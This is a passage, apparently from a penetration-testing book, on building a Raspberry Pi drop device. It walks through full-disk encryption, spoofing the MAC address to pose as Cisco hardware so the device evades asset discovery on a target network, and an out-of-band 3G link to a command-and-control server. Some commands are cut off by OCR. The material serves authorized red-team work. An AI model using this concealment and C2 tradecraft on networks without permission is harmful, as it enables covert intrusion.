


Figure 6.9: A Raspberry Pi with a PoE HAT (hardware added on top).

Choosing an OS

You are spoiled for choice in terms of operating systems that run on the Pi. There are a number of Linux and UNIX-like custom builds available, from the familiar (Ubuntu) to the masochistic (RISC OS). In this chapter, I stick with the Pi's official version of Debian called Raspbian. It's more than adequate for what is needed here and will be very familiar to anyone who's used Debian. One issue, however (and this goes for all OSs available for the Pi), is that there are no installers, only disk images, that are written to the microSD. Although this is perfectly fine for most uses, it means that certain things (like full disk encryption) have to be configured post-install, which can be a little more complex than it could be. However, full instructions are included in the following section. Raspbian also inherits Debian's liberal hardware compatibility, so you don't have to worry about missing drivers when configuring the 3G out-of-band communications.

Configuring Full-Disk Encryption

Installing Debian inside an encrypted Logical Volume Manager (LVM) is something normally undertaken during the installation process and a matter of selecting an option from a menu. However, with Raspbian on the Pi there is no installation per se. The process is therefore a little more involved but

certainly not impossible. For these steps, you will need:

- Two microSD cards with an SD adapter
- A computer running Debian (or other Linux distro)
- A Raspberry Pi 3B with a USB keyboard
- A USB adapter that can take an SD card (not microSD)

In Debian, burn the latest Raspbian distro to one of the microSD cards as follows. I refer to this card as `bootsd`:

```
$ sudo umount /dev/sdb1
$ sudo dd bs=4M if=/home/wil/raspbian.img of=/dev/sdb
```

The next steps are as follows:

1. Power up Pi.
2. Expand the image to fill the SD card.
3. Change the password.
4. Enable the SSH server.
5. Change the hostname to `bootsd`.
6. Reboot.
7. Update the firmware.

From the Pi command line, this is achieved as follows:

```
$ sudo passwd
$ sudo apt-get update
$ sudo apt-get dist-upgrade
$ sudo apt-get install cryptsetup
$ sudo apt-get install lvm2
$ sudo apt-get install dcfldd
$ sudo apt-get install openssh-server
$ sudo update-rc.d -f ssh remove
$ sudo update-rc.d -f ssh defaults
$ sudo echo bootsd > /etc/hostname
$ sudo /etc/init.d/hostname.sh start
$ sudo reboot
$ sudo rpi-update
```

Again from Debian, burn the latest Raspbian distro on to the second microSD card as follows. I refer to this card as `systemsd`:

```
$ sudo umount /dev/sdb1
$ sudo dd bs=4M if=/home/wil/raspbian.img of=/dev/sdb
```

Once again the next steps are as follows:

1. Power up Pi.

2. Expand the image to fill the SD card.
3. Change the password.
4. Enable the SSH server.
5. Change the hostname to `systemsd`.
6. Reboot.

From the Pi command line, this is achieved as follows:

```
$ sudo passwd
$ sudo apt-get update
$ sudo apt-get dist-upgrade
$ sudo apt-get install cryptsetup
$ sudo apt-get install lvm2
$ sudo apt-get install dcfldd
$ sudo apt-get install openssh-server
$ sudo update-rc.d -f ssh remove
$ sudo update-rc.d -f ssh defaults
$ sudo echo systemsd > /etc/hostname
$ sudo /etc/init.d/hostname.sh start
$ sudo reboot
```

Next, create an `initramfs` and add it to the config. Then shut down:

```
$ sudo mkinitramfs -o /boot/initramfs.gz
$ sudo nano /boot/config.txt
   …
   initramfs initramfs.gz followkernel
$ sudo shutdown -hP now
```

Boot the `bootsd` SD card with the `systemsd` card in the USB adapter, log in as Pi, and back up via `rsync` to the Debian box via the LAN:

```
$ sudo mount /dev/sda2 /mnt/usb
$ sudo rsync -aAXv
--exclude=
{"/dev/*","/proc/*","/sys/*","/tmp/*","/run/*","/mnt/*","/media/*","/l

/mnt/usb/ user@192.168.1.3:/home/wil/backup/root/
$ sudo umount /mnt/usb
```

Next, a little directory management on the Debian host:

```
$ mv /home/user/backup/root/home /home/user/backup/home
$ mkdir /home/user/backup/root/home
```

Now back on the Pi, it's time to wipe the initial root partition and encrypt and configure LVM:

```
$ sudo dcfldd if=/dev/urandom of=/dev/sda2
$ sudo cryptsetup luksFormat --verify-passphrase /dev/sda2
$ sudo cryptsetup luksOpen /dev/sda2 crypt
$ sudo service lvm2 start
```

```
$ sudo pvcreate /dev/mapper/crypt
$ sudo vgcreate cvg /dev/mapper/crypt
$ sudo lvcreate -L 500M cvg -n swap
$ sudo lvcreate -L 4G cvg -n root
$ sudo lvcreate -l +100%FREE cvg -n home
```

Enter your chosen passphrase when prompted; then you restore the backup on to the Pi:

```
$ sudo rsync -aAXv user@192.168.1.111:/home/user/backup/home/
/mnt/home/
$ sudo rsync -aAXv user@192.168.1.111:/home/user/backup/root/
/mnt/root/
$ sudo chown -R root:root /mnt/root
```

Use `nano` (or whatever you prefer) to edit the files as shown:

```
$ sudo nano /mnt/boot/cmdline.txt
   change root=/dev/mmcblk0p2 to root=/dev/mapper/cvg-root
   add cryptdevice=/dev/mmcblk0p2:crypt
$ sudo nano /mnt/root/etc/fstab
   change /dev/mmcblk0p2 to /dev/mapper/crypt
$ sudo nano /mnt/root/etc/crypttab
   crypt   /dev/mmcblk0p2   none   luks
```

Now unmount everything and shut down:

```
$ sudo umount /mnt/boot
$ sudo umount /mnt/root
$ sudo umount /mnt/home
$ sudo service lvm2 stop
$ sudo shutdown -hP now
```

Now boot with the `systemsd` SD card. The first boot will fail and drop into `initramfs`. The logical volumes need to be activated manually, as they weren't mounted as `fstab`. Configure them as follows:

```
(initramfs) cryptsetup luksOpen /dev/mmcblk0p2 crypt
(initramfs) lvm
   lvm> lvscan
      inactive           '/dev/cvg/swap' [500.00 MiB] inherit
      inactive           '/dev/cvg/root' [4.00 GiB] inherit
      inactive           '/dev/cvg/home' [2.85 GiB] inherit
   lvm> lvs
      LV   VG   Attr     LSize   Pool Origin Data%  Move Log Copy%
Convert
      home cvg  -wi-----   2.85g
      root cvg  -wi-----   4.00g
      swap cvg  -wi----- 500.00m
lvm> vgchange -a y
      3 logical volume(s) in volume group "cvg" now active
   lvm> lvscan
      ACTIVE           '/dev/cvg/swap' [500.00 MiB] inherit
      ACTIVE           '/dev/cvg/root' [4.00 GiB] inherit
      ACTIVE           '/dev/cvg/home' [2.85 GiB] inherit
```

```
   lvm> lvs
      LV   VG   Attr     LSize   Pool Origin Data%  Move Log Copy%
Convert
      home cvg  -wi-a---   2.85g
      root cvg  -wi-a---   4.00g
      swap cvg  -wi-a--- 500.00m
   lvm> quit
      Exiting.
(initramfs) exit
```

When the Pi has finished rebooting, log in as root, modify `fstab` as follows, and then rewrite `initramfs`:

```
# nano /etc/fstab
   proc                  /proc       proc    defaults          0
0
   /dev/mmcblk0p1        /boot       vfat    defaults          0
0
   /dev/mapper/cvg-root  /           ext4    defaults,noatime  0
1
   /dev/mapper/cvg-home  /home       ext4    defaults          0
2
   /dev/mapper/cvg-swap  none        swap    sw                0
0
# mkinitramfs -o /boot/initramfs.gz
```

One more reboot and you need to confirm that all logical volumes and file systems have been mounted:

```
# lvm
   lvm> lvs
      LV   VG   Attr     LSize   Pool Origin Data%  Move Log Copy%
Convert
      home cvg  -wi-ao--   2.85g
      root cvg  -wi-ao--   4.00g
      swap cvg  -wi-ao-- 500.00m
   lvm> quit
# df -ah
   Filesystem            Size  Used Avail Use% Mounted on
   rootfs                3.9G  2.5G  1.2G  68% /
   sysfs                    0     0     0    - /sys
   proc                     0     0     0    - /proc
   udev                  10M     0   10M   0% /dev
   devpts                   0     0     0    - /dev/pts
   tmpfs                 93M  244K   93M   1% /run
   /dev/mapper/cvg-root  3.9G  2.5G  1.2G  68% /
   tmpfs                 5.0M     0  5.0M   0% /run/lock
   tmpfs                 186M     0  186M   0% /run/shm
   /dev/mmcblk0p1         56M   20M   37M  36% /boot
   /dev/mapper/cvg-home  2.8G  6.1M  2.6G   1% /home
# exit
```

Log in as Pi and make sure `sudo` still works; there is a glitch in the `setuid` process that can sometimes kill it. If it doesn't work, just remove and reinstall it.

```
# apt-get remove sudo
# apt-get install sudo
# reboot
```

You are now the proud owner of a Raspbian install with a fully encrypted file system.

A Word on Stealth

It's worth pointing out that when connecting a foreign device into the target's network, it is eventually going to be found—how soon depends on constants like the target environment and size, but also controllable factors such as placement stealth. Even if the device is physically well concealed or hidden in plain sight masquerading as something else (for instance, placed in a case with tamper warning stickers), it is going to need (in most cases) an IP address on the network and may therefore be discovered in routine vulnerability scanning or asset discovery.

An easy way to buy yourself more time is to change the MAC address of the Pi to something that is associated with different hardware such as a router or switch—something that people are not going to start poking at without caution. To achieve this, find the `config.txt` file in the route of microSD card (not the root of the Raspbian OS). It will look something like this:

```
# Set sdtv mode to PAL (as used in Europe)
sdtv_mode=2
# Force the monitor to HDMI mode so that sound will be sent over HDMI
cable
hdmi_drive=2
# Set monitor mode to DMT
hdmi_group=2
# Set monitor resolution to 1024x768 XGA 60 Hz (HDMI_DMT_XGA_60)
hdmi_mode=16
# Make display smaller to stop text spilling off the screen
overscan_left=20
overscan_right=12
overscan_top=10
overscan_bottom=10
```

Add the following line to set the MAC address of your choice. In this case, the first three octets signify that the device was manufactured by Cisco Systems Inc.:

```
smsc95xx.macaddr=00:11:21:3D:22:A5
```

Note that it is not necessary to make any further configuration changes within Raspbian via `ifconfig` etc.

You can take this as far as you want, for example, by configuring a fake Cisco telnet or SSH daemon.

Configuring Out-of-Band Command and Control Using 3G/4G

A C2 agent can communicate with the server in one of three ways:

- *Using the target's own network infrastructure*—This is not recommended, as egress may not be available or may be heavily restricted. Additionally, you are unnecessarily exposing your traffic to whatever security policies and technologies are in place.
- *Creating an AP using the Pi's on-board wireless chip*—Again, this might work in a pinch in very limited circumstances but will be a recipe for frustration given the limited range and power of the device. You can add more powerful wireless hardware, but this will be to the detriment of stealth (as would generally use a wireless access point).
- *Use a 3G/4G connection to talk back to the C2 server*—This is an ideal scenario assuming the network you're plugging into is not protected by a Faraday cage. This is the approach I will describe here.

The Pi does not support mobile connections natively but a USB 3G/4G dongle can easily be added and is supported by the Raspbian OS. In the following example, I use a Huawei HSPA USB stick connected to the Vodafone network.

The easiest way to demonstrate configuring a 3G/4G connection is with the `sakis` script run in interactive mode.

Install PPP:

```
sudo apt-get install ppp
```

Download the Sakis3g package:

```
<br>sudo wget "http://www.sakis3g.com/downloads/sakis3g.tar.gz" -O
sakis3g.tar.gz
```

Unzip the file:

```
sudo tar -xzvf sakis3g.tar.gz
```

Make the file executable:

```
sudo chmod +x sakis3g
```

Launch it in interactive mode:

```
./sakis3g --interactive
```

The steps shown in Figures 6-10 through 6-15 illustrate the configuration of the Huawei device.




Figure 6.10: Step one: connect with 3G.




Figure 6.11: Step two: select a USB device.




Figure 6.12: Step three: HUAWEI mobile.




Figure 6.13: Step four: interface #0.




Figure 6.14: Step five: business subscription.

